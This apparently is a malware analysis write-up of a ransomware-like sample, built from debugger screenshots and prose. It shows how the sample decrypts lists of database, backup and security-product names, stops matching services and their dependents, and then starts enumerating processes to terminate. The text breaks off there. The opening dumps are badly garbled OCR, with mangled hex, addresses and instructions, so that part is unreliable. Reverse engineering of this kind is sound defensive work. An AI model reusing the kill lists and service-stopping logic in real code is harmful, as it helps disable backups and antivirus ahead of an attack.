Dump 1 Address 1 00408270 6 00408270 6 00408280 6 00408280 6	00402370 00402377 00402377 00402377 00402377 00402384 00402382 00402382 00402399 00402399 00402399 00402399 00402395 00402347 004023A5 004023A5 004023A7 004023A7 004023A7 004023A7 004023A5 004023A7 004023A7 004023A5 004023A7 004023A5 004023A7 004023A5 004023A5 004023A7 004023A5 004023A5 004023A7 004023A5 00405 0050505 0050505 005050505 005050505000000	888415 00FFFFFF 8845 14 0FB6D1 888C1D 888C1D 00FFFFFF 03D1 0FB6CA 0FB6SC0D 00FFFFFF 304F FF 83E5 55 58 58 2 June Dump 3 73 71 6C 2C 6F 70 6F 2C 6F 67 65 63 74 70 75 70 73 71 6C 2C 6F 67 60 2C 66 67 67 60 62 61 63 74 77 69	mov byte ptr ss:[ebp+edx-100],a1 mov eax, dword ptr ss:[ebp+el4] movzx edx,c1 movzx ecx,byte ptr ss:[ebp+ebx-100],c1 movzx ecx,byte ptr ss:[ebp+ecx-100] add edx,ecx movzx ecx,byte ptr ss:[ebp+ecx-100] movzx ecx,d1 movzx ecx,byte ptr ss:[ebp+ecx-100] xor byte ptr ds:[edi-1],c1 sub esi,1 jne edp.402350 mov eax,dword ptr ss:[ebp+10] pop edi pop esi pop ebx mov esp,ebp move exp.component ASCII P 4 Mp 4 Mp 4 Mp 4 State ASCII F 67 65 20 20 21 22 23 24 25 26 273 26 273 26 273 26 273 26 273 273	>
EIP	00402370 00402377 0040237A 0040237A 0040237A 00402384 00402384 00402385 00402384 00402385 00402384 00402392 00402392 004023A4 004023A4 004023A5 004023A7 004023A5 004023A7 004023A6 004023A7 004023A5 004023A6 004023A7 1007025 004023A6 004023A7 1007025 004023A6 004023A7 1007025 0040225 100705 100700	888415 00FFFFFF 8845 14 0FB6D1 888(1D 00FFFFFF 03D1 00FFFFFF 03D1 0FB68C0D 00FFFFFF 03D4 0FB68C0D 00FFFFFF 03D4 0FB68C0D 00FFFFFF 304F FF 83E5 55 58 8845 2 Imp Dump 3 Imp Du 2 Imp Dump 3 Imp Du 2 Imp Dump 3 Imp Du 4 73 71 6C 2C 6D 65 63 6 73 2C 73 6F 70 68 6C 6E 6E 66 67 62 6C 66 66 63 74 77 69 7 7 7 7 7 7 7 69 7 7 7 7 7 67 65 <t< th=""><th>mov byte ptr ss:[ebp+edx-100],a1 mov eax, dword ptr ss:[ebp+el4] movzx edx,c1 movzx ecx,byte ptr ss:[ebp+eax-100] add edx,ecx movzx ecx,byte ptr ss:[ebp+ecx-100] add edx,ecx movzx ecx,byte ptr ss:[ebp+ecx-100] xor byte ptr ds:[edi-1],c1 sub esi,1 jne edp.402350 mov eax,dword ptr ss:[ebp+10] pop esi pop esi mov esp,ebp mov esp,ebp mov z f6 66 65 epocs,sophos,vee 0.75 6C 73 65 02 ambackup,pmsql mp 4 mov byte f1 f6 67 67 mov esp, ebp mov esp, esp esp esp esp esp esp esp esp esp esp</th><th>></th></t<>	mov byte ptr ss:[ebp+edx-100],a1 mov eax, dword ptr ss:[ebp+el4] movzx edx,c1 movzx ecx,byte ptr ss:[ebp+eax-100] add edx,ecx movzx ecx,byte ptr ss:[ebp+ecx-100] add edx,ecx movzx ecx,byte ptr ss:[ebp+ecx-100] xor byte ptr ds:[edi-1],c1 sub esi,1 jne edp.402350 mov eax,dword ptr ss:[ebp+10] pop esi pop esi mov esp,ebp mov esp,ebp mov z f6 66 65 epocs,sophos,vee 0.75 6C 73 65 02 ambackup,pmsql mp 4 mov byte f1 f6 67 67 mov esp, ebp mov esp, esp	>
Dump 1 Address H 00408260 7 00408270 6 00408280 6 00408280 6 00408280 2 00408280 2 00408000000000000000000000000000000000	00402370 00402377 00402377 00402377 00402374 00402384 00402384 00402385 00402395 00402395 00402395 00402395 00402347 004023A5 004023A5 004023A7 Coto2344 004023A5 004023A7 Coto2347 Cot	888415 00FFFFFF 8845 14 0FB6D1 888C1D 888C1D 00FFFFFF 03D1 0FF66CA 0FB6SC0D 00FFFFFF 304F FF 838E1 0 88E5 58 58 58 2 UUDump 3 173 71 6C 2C 6D 65 73 71 6C 2C 66 67 70 65 66 67 67 70 65 63 70 69 70 00 00 00 00 00	mov byte ptr ss:[ebp+edx-100],a1 mov eax, dword ptr ss:[ebp+el4] movzx edx,c1 movzx ecx,byte ptr ss:[ebp+ebx-100],c1 movzx ecx,byte ptr ss:[ebp+ecx-100] add edx,ecx movzx ecx,byte ptr ss:[ebp+ecx-100] add edx,ecx movzx ecx,d1 movzx ecx,byte ptr ss:[ebp+ecx-100] xor byte ptr ds:[edi-1],c1 sub esi,1 jne edp.402350 mov eax,dword ptr ss:[ebp+10] pop edi pop esi pop ebx mov esp,ebp mov esp,ebp MSCII P 74 61 73 2C 60 Vss,sq1,memtas,m F 73 2C 76 65 65 [mocs,sophos,vee 0.75 6C 73 65 77 an,backup,pulsew F 67 60 65 69 61 av,logme,logmein 3 65 2C 73 70 6C ,connectwise,sp1 1 6C 2c 44 66 73 ashtop,mysql,Dfs 0 00 00 00 00 00 00	>
EIP	00402370 00402377 00402377 00402377 00402377 00402377 00402377 00402377 00402377 0040237 00402384 00402385 00402395 00402345 000000000000000000000000000000000000	888415 00FFFFFF 8845 14 0FB6D1 888C1D 888C1D 00FFFFF 0FB6CA 00FFFFF 03D1 0FBF6CA 0FB6SC0 00FFFFF 304F FF 83E5 55 58 88E5 2 Jup Dump 3 Jup Dum 2 Jup Dump 3 Jup Dum 61 63 68 70 22 64 63 67 70 26 65 66 2 000 00 00 00 00 00 00 00 2 000 00 00 00 00 00 00 00 2 000 00 00 00 00 00 00 00	mov byte ptr ss:[ebp+edx-100],a1 mov eax, dword ptr ss:[ebp+14] movzx edx,c1 movzx ecx,byte ptr ss:[ebp+ebx-100],c1 movzx ecx,byte ptr ss:[ebp+ecx-100] add edx,ecx movzx ecx,d1 movz ecx,byte ptr ss:[ebp+ecx-100] xor byte ptr ds:[edi-1],c1 sub esi,1 jne edp.402350 mov eax,dword ptr ss:[ebp+10] pop edi pop esi pop esi mov esp,ebp mov eax mov eax, dword ptr ss:[ebp+10] pop esi pop esi pop esi pop esi for 7 60 65 69 6E gc 73 70 6C, connetwise, spl f 65 2C 73 70 6C, connetwise, spl f 66 2 00 00 00 00 00 out out 00 00 00 00 00	>
Address 00408270 6 00408270 6 00408280 7 00408280 7 0040880 7 0040800 7 0040800 7 0040800 7 0040800 7 00408000 7 00408000 7 00408000 7 00408000 7 00408000 7 00408000 7 00408000 7 00408000000000000000000000000000000000	00402370 00402377 0040237A 0040237A 0040237A 00402384 00402382 00402384 00402382 00402381 00402391 00402395 00402395 00402395 00402395 00402344 004023A5 004023A5 004023A7 004023A5 004023A7 004023A5 004023A7 004023A5 0040235 0040000000000000000000000000000000000	888415 00FFFFFF 8845 14 0FB6D1 888(1D) 888(1D) 00FFFFF 03D1 00FFFFF 03D1 00FFFFF 03D1 00FFFFF 03D4 00FFFFF 03D4 00FFFFF 03D4 00FFFFF 03D4 00FFFFF 04F FF 83E5 55 58 88E5 2 000000000000000000000000000000000000	mov byte ptr ss:[ebp+edx-100],a1 mov eax, dword ptr ss:[ebp+el4] movzx edx,c1 movzx ecx,byte ptr ss:[ebp+eax-100] add edx,ecx movzx ecx,byte ptr ss:[ebp+ecx-100] add edx,ecx movzx ecx,byte ptr ss:[ebp+ecx-100] xor byte ptr ds:[edi-1],c1 sub esi,1 jne edp.402350 mov eax,dword ptr ss:[ebp+10] pop edi pop esi pop esi pop esi F 73 2C 76 65 55 moxtup, logme, logmein 3 65 2C 73 70 6C, connectwise,sp1 66 5 69 6E ay,logme,logmein 3 65 2C 73 70 6C, connectwise,sp1 0 00 00 00 00 00 0 00 00 00 00 00	>
Dump 1 Address 00408260 00408270 00408280 00408280 00408280 00408280 00408280 00408280 00408280 00408280 00408280 00408280 00408280 00408280 00408280	00402370 00402377 0040237A 0040237A 0040237A 00402384 00402382 00402384 00402382 00402381 00402391 00402395 00402395 00402395 00402395 00402344 004023A5 004023A5 004023A7 004023A5 004023A7 004023A5 004023A7 004023A5 0040235 0040000000000000000000000000000000000	888415 00FFFFFF 8845 14 0FB6D1 888C1D 888C1D 00FFFFF 0FB6CA 00FFFFF 03D1 0FBF6CA 0FB6SC0 00FFFFF 304F FF 83E5 55 58 88E5 2 Jup Dump 3 Jup Dum 2 Jup Dump 3 Jup Dum 61 63 68 70 22 64 63 67 70 26 65 66 2 000 00 00 00 00 00 00 00 2 000 00 00 00 00 00 00 00 2 000 00 00 00 00 00 00 00	mov byte ptr ss:[ebp+edx-100],a1 mov eax, dword ptr ss:[ebp+el4] movzx edx,c1 movzx ecx,byte ptr ss:[ebp+eax-100] add edx,ecx movzx ecx,byte ptr ss:[ebp+ecx-100] add edx,ecx movzx ecx,byte ptr ss:[ebp+ecx-100] xor byte ptr ds:[edi-1],c1 sub esi,1 jne edp.402350 mov eax,dword ptr ss:[ebp+10] pop edi pop esi pop esi pop esi F 73 2C 76 65 55 mox,s,sophos,vee 0 75 6C 73 365 77 am,backup,pulsew 67 60 65 69 6E ay,logme,logmein 3 65 2C 73 70 6C, connectwise,sp1 0 00 00 00 00 00 0 00 00 00 00 00	>

The third time it is called, it is used to decrypt another series of strings, which will later be used as reference for substrings to look for in order to determine which processes to terminate, as we will also see. The strings are:

- sql
- mysql
- veeam
- oracle

- ocssd
- dbsnmp
- synctime
- agntsvc
- isqlplussvc
- xfssvccon
- mydesktopservice
- ocautoupds
- encsvc
- firefox
- tbirdconfig
- mydesktopqos
- ocomm
- dbeng50
- sqbcoreservice
- excel
- infopath
- msaccess
- mspub
- onenote
- outlook
- powerpnt
- steam
- thebat
- thunderbird
- visio
- winword
- wordpad
- EduLink2SIMS
- bengine
- benetns
- beserver
- pvlsvr
- beremote
- VxLockdownServer
- postgres
- fdhost
- WSSADMIN
- wsstracing
- OWSTIMER
- dfssvc.exe
- dfsrs.exe

- swc_service.exe
- sophos
- SAVAdminService
- SavService.exe

^	0040233B	^ 72 C3	ib edp. 402300	
	0040233D	8B75 14	mov esi,dword ptr ss: ebp+14	
	00402340	33DB	xor ebx,ebx	
	00402342	3300	xor eax,eax	
	00402344	85F6	test esi,esi	
	00402346	× 74 59	ie edp. 4023A1	
	00402348	8B7D 10	mov edi,dword ptr ss: ebp+10	[ebp+10]:"sql,mysql,veeam,oracle,oo
	0040234B	0F1F4400 00	nop dword ptr ds:[eax+eax].eax	[coprio]: sqrjinysqrjveeanjoraerejor
	00402350	40	inc eax	
	00402351	8D7F 01	lea edi,dword ptr ds:[edi+1]	
	00402354	OFBGDO	movzx edx,al	
	00402357	8955 14	mov dword ptr ss:[ebp+14].edx	
, i i i i i i i i i i i i i i i i i i i	0040235A	8A8C15 00FFFFFF	mov cl.byte ptr ss:[ebp+edx-100]	
ě	00402361	0FB6C1	movzx eax.cl	
	00402364	03C3	add eax.ebx	
	00402366	OF BGD 8	movzx ebx,al	
	00402369	8A841D 00FFFFFF		
	00402370	888415 00FFFFFF	mov byte ptr ss: ebp+edx-100],al	
	00402377	8B45 14	mov eax, dword ptr ss:[ebp+14]	
	0040237A	0FB6D1	movzx edx,cl	
	0040237D	888C1D 00FFFFFF		
	00402384	0FB68C05 00FFFFF	movzx ecx,byte ptr ss:[ebp+eax-100]	
	0040238C	03D1	add edx,ecx	
	0040238E	OFB6CA	movzx ecx,dl	
	00402391	OFB68COD 00FFFFF	movzx ecx, byte ptr ss:[ebp+ecx-100]	
	00402399	304F FF	xor byte ptr ds:[edi-1],c]	
•	0040239C	83EE 01	sub esi,1	
L®	0040239F	75 AF	jne edp.402350	
EIP → ●	004023A1	8B45 10	<pre>mov eax,dword ptr ss:[ebp+10]</pre>	<pre>[ebp+10]:"sql,mysql,veeam,oracle,oc</pre>
•	004023A4	5 F	pop edi	
•	004023A5	5 E	pop esi	
•	004023A6	58	pop ebx	
•	2	4555		
				/
🚛 Dump 1	💷 Dump	2 💷 Dump 3 💷 Du	ump 4 📖 Dump 5 🛞 Watch 1 🛛 [x=] Locals 🖉	Struct

🚛 Dump 🛙	1		Dun	np 2			Dum	р3			ump	4	ų	, D	ump	5	💮 Watch 1	[x=] L	ocals	🧳 St	truct				
Address	He	¢															ASCII								
0040B668	73	71	6C	2C	6D	79	73	71	6C	2C	76	65	65	61	6D	2C	sql,mysql,v	eeam,							
0040B678	6F	72	61	63	6C	65	2C	6F	63	73	73	64	2C	64	62	73	oracle,ocss	d,dbs							
0040B688	6E	6D	70	2C	73	79	6E	63	74	69	6D	65	2C	61	67	6E	nmp, synctim	e, agn							
0040B698	74	73	76	63	2C	69	73	71	6C	70	6C	75	73	73	76	63	tsvc,isqlpl	ussvc							
																	,xfssvccon,								
																	ktopservice								
0040B6C8	74	6F	75	70	64	73	2C	65	6E	63	73	76	63	2C	66	69	toupds, encs	vc,fi							
0040B6D8	72	65	66	6F	78	2C	74	62	69	72	64	63	6F	6E	66	69	refox,tbird	confi							
																	g,mydesktop								
																	comm, dbeng5								
0040B708	63	6F	72	65	73	65	72	76	69	63	65	2C	65	78	63	65	coreservice	, exce							
																	1, infopath,								
																	ess,mspub,o								
0040B738	65	2C	6F	75	74	6C	6F	6F	6B	2C	70	6F	77	65	72	70	e,outlook,p	owerp							
0040B748	6E	74	2C	73	74	65	61	6D	2C	74	68	65	62	61	74	2C	nt,steam,th	ebat,							
0040B758	74	68	75	6E	64	65	72	62	69	72	64	2C	76	69	73	69	thunderbird	visi,							
0040B768	6F	2C	77	69	6E	77	6F	72	64	2C	77	6F	72	64	70	61	o,winword,w	ordpa							
																	d,EduLink2S								
0040B788	65	6E	67	69	6E	65	2C	62	65	6E	65	74	6E	73	2C	62	engine, bene	tns,b							
0040B798	65	73	65	72	76	65	72	2C	70	76	6C	73	76	72	2C	62	eserver, pv1	svr,b							
																	eremote,VxL								
0040B7B8	77	6E	53	65	72	76	65	72	2C	70	6F	73	74	67	72	65	wnServer,po	stgre							
0040B7C8	73	2C	66	64	68	6F	73	74	2C	57	53	53	41	44	4D	49	s,fdhost,WS	SADMI							
																	N,Wsstracin								
0040B7E8	54	49	4D	45	52	2C	64	66	73	73	76	63	2E	65	78	65	TIMER, dfssv	c.exe							
																	,dfsrs.exe,								
																	ervice.exe,								
																	s,SAVAdminS								
0040B828									76	69	63	65	2E	65	78	65	e,SavServic	e.exe							
00408838	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00									

After some data has been decrypted, as seen in the previous steps, it will now attempt to establish a connection to the service control manager (via OpenSCManagerA()) of the local computer (IpMachineName is set to NULL) and open the SERVICES_ACTIVE_DATABASE database (IpDatabaseName set to NULL) with the dwDesiredAccess argument set to SC_MANAGER_ALL_ACCESS. The first call to EnumServicesStatusA() should fail, with the last-error code set to ERROR_MORE_DATA, as cbBufSize (the size of the buffer pointed to by the IpServices parameter, in bytes) is set to a small value (36 bytes). If it does fail, then pcbBytesNeeded will receive the number of bytes needed to return the remaining service entries (via the second call to EnumServicesStatusA()), where execution can now continue to the code path that will attempt to stop some services.

	004031DB	_	FF15 10804000	call dword ptr ds:[<&OpenSCManagerA>]	
ETF. O	0040310B		8BF8	mov edi.eax	eax:"sql,mysql,veeam,oracle,ocssd,
	004031E3		897D FC	mov dword ptr ss:[ebp-4],edi	[ebp-4]:L"E354BDB6"
	004031E6		85FF	test edi.edi	[cob 4]:5 5348080
	004031E8	× .	0F84 11010000	ie edp. 4032FF	
	004031EE		8D45 B8	lea eax, dword ptr ss: ebp-48	[ebp-48]:"CryptImportPublicKeyInfo
0	004031F1		C745 CC 00000000	mov dword ptr ss: ebp-341.0	[ebp-34]:"CryptImportPublicKeyInfo'
	004031F8		50	push eax	eax: "sql,mysql,veeam,oracle,ocssd,(
•	004031F9		8D45 E8	lea eax,dword ptr ss:[ebp-18]	
•	004031FC		C745 E8 00000000		
•	00403203		50	push eax	eax:"sql,mysql,veeam,oracle,ocssd,
•	00403204		8D45 CC	lea eax,dword ptr ss:[ebp-34]	[ebp-34]:"CryptImportPublicKeyInfo
•	00403207		C745 B8 00000000	mov dword ptr ss:[ebp-48],0	[ebp-48]:"CryptImportPublicKeyInfo'
•	0040320E		50	push eax	eax:"sql,mysql,veeam,oracle,ocssd,c
•	0040320F		6A 24	push 24	
•	00403211		8D85 3CFEFFFF	lea eax,dword ptr ss:[ebp-1C4]	
٠	00403217		50	push eax	eax:"sql,mysql,veeam,oracle,ocssd,(
•	00403218		6A 03	push 3	
•	0040321A		6A 3B	push 3B	
•	0040321C		57	push edi	
•	0040321D		FF15 14804000	<pre>call dword ptr ds:[<&EnumServicesStatusA>]</pre>	
•	00403223		85C0	test eax,eax	eax:"sql,mysql,veeam,oracle,ocssd,
	00403225	× *	0F85 CD000000	jne edp. 4032F8	
•	0040322B		FF15 44814000	<pre>call dword ptr ds:[<&GetLastError>]</pre>	and the state of the second state of the secon
	00403231		3D EA000000	cmp eax,EA	eax:"sql,mysql,veeam,oracle,ocssd,c
	00403236	× *	0F85 BC000000	jne edp. 4032F8	Color 242 - Research and States and St
	0040323C 0040323F		8B75 CC 83C6 24	mov esi, dword ptr ss:[ebp-34]	[ebp-34]:"CryptImportPublicKeyInfo'
	0040323F		56	add esi,24 push esi	esi:"sql,mysql,veeam,oracle,ocssd,
	00403242		6A 08		esi:"sql,mysql,veeam,oracle,ocssd,c
	00403243		FF15 5C814000	push 8	
	00403245 0040324B		50	<pre>call dword ptr ds:[<&GetProcessHeap>] push eax</pre>	eavy "sol mysol yeesm oracle ocsed (
	0040324B		FF15 64814000	<pre>call dword ptr ds:[<&RtlAllocateHeap>]</pre>	eax:"sql,mysql,veeam,oracle,ocssd,c
	00403252		8945 F8	mov dword ptr ss:[ebp-8],eax	[ebp-8]:L"9B3A2CD7"
	00403255		8D45 B8	lea eax,dword ptr ss: ebp-48	[ebp-48]: "CryptImportPublicKeyInfo"
	00403258		50	push eax	eax: "sql, mysql, veeam, or acle, ocssd,
	00403259		8D45 E8	lea eax,dword ptr ss: ebp-18	cax. sqrjinysqrjveeanjoraerejoessaje
	0040325C		50	push eax	eax:"sql,mysql,veeam,oracle,ocssd,c
	0040325D		8D45 CC	lea eax,dword ptr ss:[ebp-34]	[ebp-34]:"CryptImportPublicKeyInfo'
	00403260		50	push eax	eax: "sql,mysql,veeam,oracle,ocssd,c
	00403261		56	push esi	esi:"sql,mysql,veeam,oracle,ocssd,c
	00403262		8B75 F8	mov esi,dword ptr ss: ebp-8	[ebp-8]:L"9B3A2CD7"
•	00403265		56	push esi	esi:"sql,mysql,veeam,oracle,ocssd,c
•	00403266		6A 03	push 3	
•	00403268		6A 3B	push 3B	
•	0040326A		57	push edi	
•	0040326B		FF15 14804000	<pre>call dword ptr ds:[<&EnumServicesStatusA>]</pre>	
•	00403271		B8 2C000000	mov eax,2C	eax:"sql,mysql,veeam,oracle,ocssd,c
•	00403276		66:8945 EC	mov word ptr ss:[ebp-14],ax	
٠	0040327A		8D45 EC	lea eax,dword ptr ss:[ebp-14]	[ebp-14]:"PE"
•	0040327D		50	push eax	eax:"sql,mysql,veeam,oracle,ocssd,c
٠	0040327E		FF75 F4	push dword ptr_ss:[ebp-C]	[ebp-C]:"vss,sql,memtas,mepocs,sopl
۰	00403281		E8 9AFAFFFF	call edp.402D20	
•	00403286		8BC8	mov ecx,eax	eax:"sql,mysql,veeam,oracle,ocssd,
•	00403288		83C4 08	add esp,8	
•	0040328B		894D F4	mov dword ptr ss:[ebp-C],ecx	<pre>[ebp-C]:"vss,sql,memtas,mepocs,soply</pre>
•	(TOFT OF OF	>
$\psi \psi \psi$					/

For every enumerated service that contains a substring (StrStrIA()) from the possible set of strings existing in the previously decrypted data, it will call a subroutine.

•	00403255	8D45 B8	lea eax,dword ptr ss:[ebp-48]	A Hide FPU
•	00403258	50	push eax	inde tro
	00403259	8D45 E8	lea eax,dword ptr ss:[ebp-18]	EAX 004ABA78 "1394ohci"
	0040325C	50	push eax	
	0040325D	8D45 CC	lea eax,dword ptr ss:[ebp-34]	EBX 0019FA20
	00403260	50	push eax	ECX 0040B260 "vss"
	00403260	56	push esi	EDX 0019F92C
				EBP 0019FA10
•	00403262	8B75 F8	mov_esi,dword_ptr_ss:[ebp-8]	
•	00403265	56	push esi	ESP 0019D5F8 &"1394ohci"
•	00403266	6A 03	push 3	ESI 0049B608 &"1394ohci"
•	00403268	6A 3B	push 3B	EDI 00000000
	0040326A	57	push edi	
	0040326B	FF15 14804000	call dword ptr ds:[<&EnumServicesStatusA>]	EIP 004032A8 edp.004032A8
	00403271	B8 2C000000	mov eax,2C	EIF 004052A8 Eup.004052A8
	00403276	66:8945 EC	mov word ptr ss: ebp-14 ,ax	
				EFLAGS 00000206
	0040327A	8D45 EC	lea eax,dword ptr ss:[ebp-14]	ZF 0 PF 1 AF 0
•	0040327D	50	push eax	OF 0 SF 0 DF 0
•	0040327E	FF75 F4	push dword ptr_ss:[ebp-C]	CF 0 TF 0 IF 1
•	00403281	E8 9AFAFFFF	call edp. 402D20	
•	00403286	8BC 8	mov ecx,eax	
•	00403288	83C4 08	add esp,8	LastError 000000EA (ERROR_MORE_DATA)
	0040328B	894D F4	mov dword ptr ss: ebp-C, ecx	LastStatus C000007C (STATUS_NO_TOKEN)
	0040328E	85C9	test ecx.ecx	
	00403290	× 74 53	je edp. 4032E5	GS 002B FS 0053
	00403292	33FF	xor edi,edi	
			Autor current and the set	ES 002B DS 002B
	00403294	397D E8	cmp dword ptr ss:[ebp-18],edi	CS 0023 <u>SS</u> 002B
	00403297	× 76 32	jbe edp.4032CB	
•	00403299	0F1F80 00000000	nop dword ptr ds:[eax],eax	ST(0) 00000000000000000 x87r0 Empty 0.00000000000000000000000000000000000
· · · · · · · · · · · · · · · · · · ·	004032A0	8806	mov eax,dword ptr ds:[esi]	ST(1) 00000000000000000 x87r1 Empty 0.00000000000000000000000000000000000
•	004032A2	85C0	test eax,eax	
	004032A4	74 19	je edp.4032BF	ST(2) 00000000000000000 x87r2 Empty 0.00000000000000000000000000000000000
	004032A6	51	push ecx	ST(3) 00000000000000000 x87r3 Empty 0.00000000000000000000000000000000000
	004032A7	50	push eax	ST(4) 000000000000000000 x87r4 Empty 0.00000000000000000000000000000000000
	004032A8	FF15 90814000	call dword ptr ds:[<&StrStrIA>]	ST(5) 400280000000000000 x87r5 Empty 8.0000000000000000000
	004032AE	85C0	test eax,eax	ST(6) 3FFDC00000000000000 x87r6 Empty 0.3750000000000000000
	004032B0	✓ 74 0A	je edp. 4032BC	ST(7) 3FFF80000000000000 x87r7 Empty 1.000000000000000000
	004032B0	FF75 FC		ST(7) SPP800000000000000000000000000000000000
	004032B2		push dword ptr ss:[ebp-4]	
		FF36	push dword ptr ds:[esi]	x87TagWord FFFF
•	004032B7	E8 44DFFFFF	call edp. 401200	x87TW_0 3 (Empty) x87TW_1 3 (Empty)
· · · · · · · · · ·		8B4D F4	mov ecx,dword ptr ss:[ebp-C]	x87TW_2 3 (Empty) x87TW_3 3 (Empty)
►>•	004032BF	47	inc edi	x87TW_4 3 (Empty) x87TW_5 3 (Empty)
•	004032C0	83C6 24	add esi,24	
	004032C3	3B7D E8	cmp edi,dword ptr ss:[ebp-18]	x87TW_6 3 (Empty) x87TW_7 3 (Empty)
i•	004032C6	^ 72 D8	ib edp. 4032A0	
	004032C8	8B75 F8	mov esi,dword ptr ss:[ebp-8]	x87StatusWord 0100
A A	004032CB	8D45 EC	lea eax,dword ptr ss: ebp-14	x875W_B 0 x875W_C3 0 x875W_C2 0
	004032CE	50	push eax	x875W_C1 0 x875W_C0 1 x875W_E5 0
	004032CE	6A 00	push 0	
				x875W_SF 0 x875W_P 0 x875W_U 0
	004032D1	E8 4AFAFFFF	call edp.402D20	x87SW_0 0 x87SW_Z 0 x87SW_D 0
•	004032D6	8BC 8	mov ecx,eax	x87SW_I 0 x87SW_TOP 0 (ST0=x87r0)
•	004032D8	8945 F4	mov dword ptr ss:[ebp-C],eax	
•	004032DB	83C4 08	add esp,8	
	004032DE	85C9	test ecx,ecx	Default (stdcall)
0	004032E0	^ 75 B0	jne edp. 403292	1: [esp] 004ABA78 "1394ohci"
	004032E2	8B7D FC	mov edi,dword ptr ss: ebp-4	2: [esp+4] 0040B260 "vss"
>0	004032E5	56	push esi	<pre>3: [esp+8] 00404DBC <edp.entrypoint></edp.entrypoint></pre>
	00403255	64.01	push 1	4' [esp+6] 0000000
				TA: LESOFT FORMATION

This subroutine is responsible for calling GetTickCount(), opening the existing service via OpenServiceA() with dwDesiredAccess of SERVICE_STOP | SERVICE_QUERY_STATUS | SERVICE_ENUMERATE_DEPENDENTS, look up the status of the service via QueryServiceStatusEx() and:

- If its dwCurrentState is SERVICE_STOPPED, it closes the service handle via CloseServiceHandle() and returns.
- If its dwCurrentState is SERVICE_STOP_PENDING, then it will enter a loop where it sleeps via Sleep() for either 10000 or 1000 milliseconds, calls QueryServiceStatusEx() again and exists the loop if dwCurrtentStats is SERVICE_STOPPED or if more than 30000 milliseconds have passed (via another call to GetTickCount() and subtracting it its previous value).
- If its dwCurrentState is SERVICE_RUNNING, it will then attempt to enumerate its dependent services via EnumDependentServicesA(), open the enumerated dependent services via OpenServiceA() with dwDesiredAccess of SERVICE_STOP | SERVICE_QUERY_STATUS and call ControlService() on them with dwControl of SERVICE_CONTROL_STOP. After the enumerated dependent services are stopped, it will finally call ControlService() on the initial opened service and stop it by using, again, the dwControl of SERVICE_CONTROL_STOP.

_					
۲	004012EC		FF75 08	push dword ptr ss:[ebp+8]	
	004012EF		FF15 18804000	<pre>call dword ptr ds:[<&EnumDependentServicesA>]</pre>	
	004012F5		85C0	test eax,eax	
	004012F7	× .	0F85 2E010000	ine edp. 40142B	
	004012FD		FF15 44814000	call dword ptr ds:[<&GetLastError>]	
	00401303		3D EA000000	cmp eax,EA	
	00401308		0F85 1D010000	ine edp. 40142B	
	0040130E		FF75 FC	push dword ptr ss:[ebp-4]	
	00401311		6A 08	push 8	
	00401313		FF15 5C814000	call dword ptr ds:[<&GetProcessHeap>]	
	00401319		50	push eax	
-					
•	0040131A		FF15 64814000	<pre>call dword ptr ds:[<&RtlAllocateHeap>]</pre>	
•	00401320		8945 F4	mov dword ptr ss:[ebp-C],eax	
•	00401323		85C0	test eax,eax	
•	00401325	× .	0F84 00010000	je edp.40142B	
۰	0040132B		8D4D F8	lea_ecx,dword_ptr_ss:[ebp-8]	
۰	0040132E		51	push ecx	
۰	0040132F		8D4D FC	<pre>lea_ecx,dword ptr_ss:[ebp-4]</pre>	
۰	00401332		51	push ecx	
۰	00401333		FF75 FC	push dword ptr ss:[ebp-4]	
۰	00401336		50	push eax	
	00401337		6A 01	push 1	
	00401339		FF75 08	push dword ptr ss:[ebp+8]	
	0040133C		FF15 18804000	<pre>call dword ptr ds:[<&EnumDependentServicesA>]</pre>	
	00401342		85C0	test eax,eax	
	00401344	× .	75 17	jne edp. 40135D	
	00401346		FF75 F4	push dword ptr ss:[ebp-C]	
۰	00401349		50	push eax	
۲	0040134A		A1 5C814000	<pre>mov_eax,dword ptr ds:[<&GetProcessHeap>]</pre>	
۲	0040134F		FFD0	call eax	
۰	00401351		50	push eax	
۰	00401352		FF15 60814000	<pre>call dword ptr ds:[<&HeapFree>]</pre>	
۲	00401358	× .	E9 CE000000	jmp edp.40142B	
۰	0040135D		837D F8 00	cmp dword ptr ss:[ebp-8],0	
۰	00401361		C745 F0 00000000	mov_dword_ptr_ss:[ebp-10],0	
۰	00401368	× .	0F86 9A000000	jbe edp.401408	
۰	0040136E		8B45 F4	mov eax,dword ptr_ss:[ebp-C]	
۰	00401371		8945 EC	mov dword ptr ss:[ebp-14],eax	
۰	00401374		0F1008	movups xmm1,xmmword ptr ds:[eax]	
۰	00401377		6A 24	push 24	
۰	00401379		0F1040 10	movups xmm0,xmmword ptr ds:[eax+10]	
۰	0040137D		66:0F7EC8	movd eax,xmm1	
۰	00401381		0F1145 84	movups xmmword ptr ss:[ebp-7C],xmm0	
۲	00401385		50	push eax	
۰	00401386		FF75 0C	push dword ptr ss:[ebp+C]	
۲	00401389		FF15 0C804000	<pre>call dword ptr ds:[<&OpenServiceA>]</pre>	
۰	0040138F		8BF0	mov esi,eax	
۰	00401391		85F6	test esi,esi	
۰	00401393	×.	0F84 8C000000	je edp.401425	
۰	00401399		8D45 98	lea eax,dword ptr ss:[ebp-68]	
۰	0040139C		50	push eax	
۰	0040139D		6A 01	push 1	
	0040139F		56	push esi	
۰	004013A0		FF15 1C804000	<pre>call dword ptr ds:[<&ControlService>]</pre>	
•	004013A6		85C0	test eax,eax	
۰	004013A8	× .	74 55	je edp. 4013FF	1

After the services are dealt with (stopped), it's now time for some process termination. As in the services case, it loops through all the processes in the system and checks via StrStrIA() if a substring referred in the previous decrypted data is present in its name. It does this by first calling CreateToolHelp32Spanshot() with dwFlags TH32CS_SNAPALL (and th32ProcessID 0), then processes are iterated via the Process32FirstW()/Process32NextW() combination.

	00403324	E8 DB490000	<pre>call <jmp.&createtoolhelp32snapshot></jmp.&createtoolhelp32snapshot></pre>		
	00403329	8D8D 58F4FFFF	lea ecx, dword ptr ss:[ebp-BA8]	· · · · · · · · · · · · · · · · · · ·	Hide FPU
•	0040332F	8945 FC	mov dword ptr ss:[ebp-4],eax		EAX 0019F548 "[System Process]"
•	00403332	51	push ecx		EBX 0019FA20
•	00403333	50	push eax	eax:"[System Process]"	ECX 1935770B
•	00403334	C785 58F4FFFF 2C			EDX 0049AFC9
•	0040333E	E8 C7490000	call <jmp.&process32firstw></jmp.&process32firstw>		EBP 0019FA10
	00403343 00403345	85C0 • 0F84 C0000000	test eax,eax	eax:"[System Process]"	ESP 0019D5F8 &"[System Process]"
	0040334B	0F1F4400 00	je edp.40340B nop dword ptr ds:[eax+eax],eax		ESI 0049AFB8 "[System Process]"
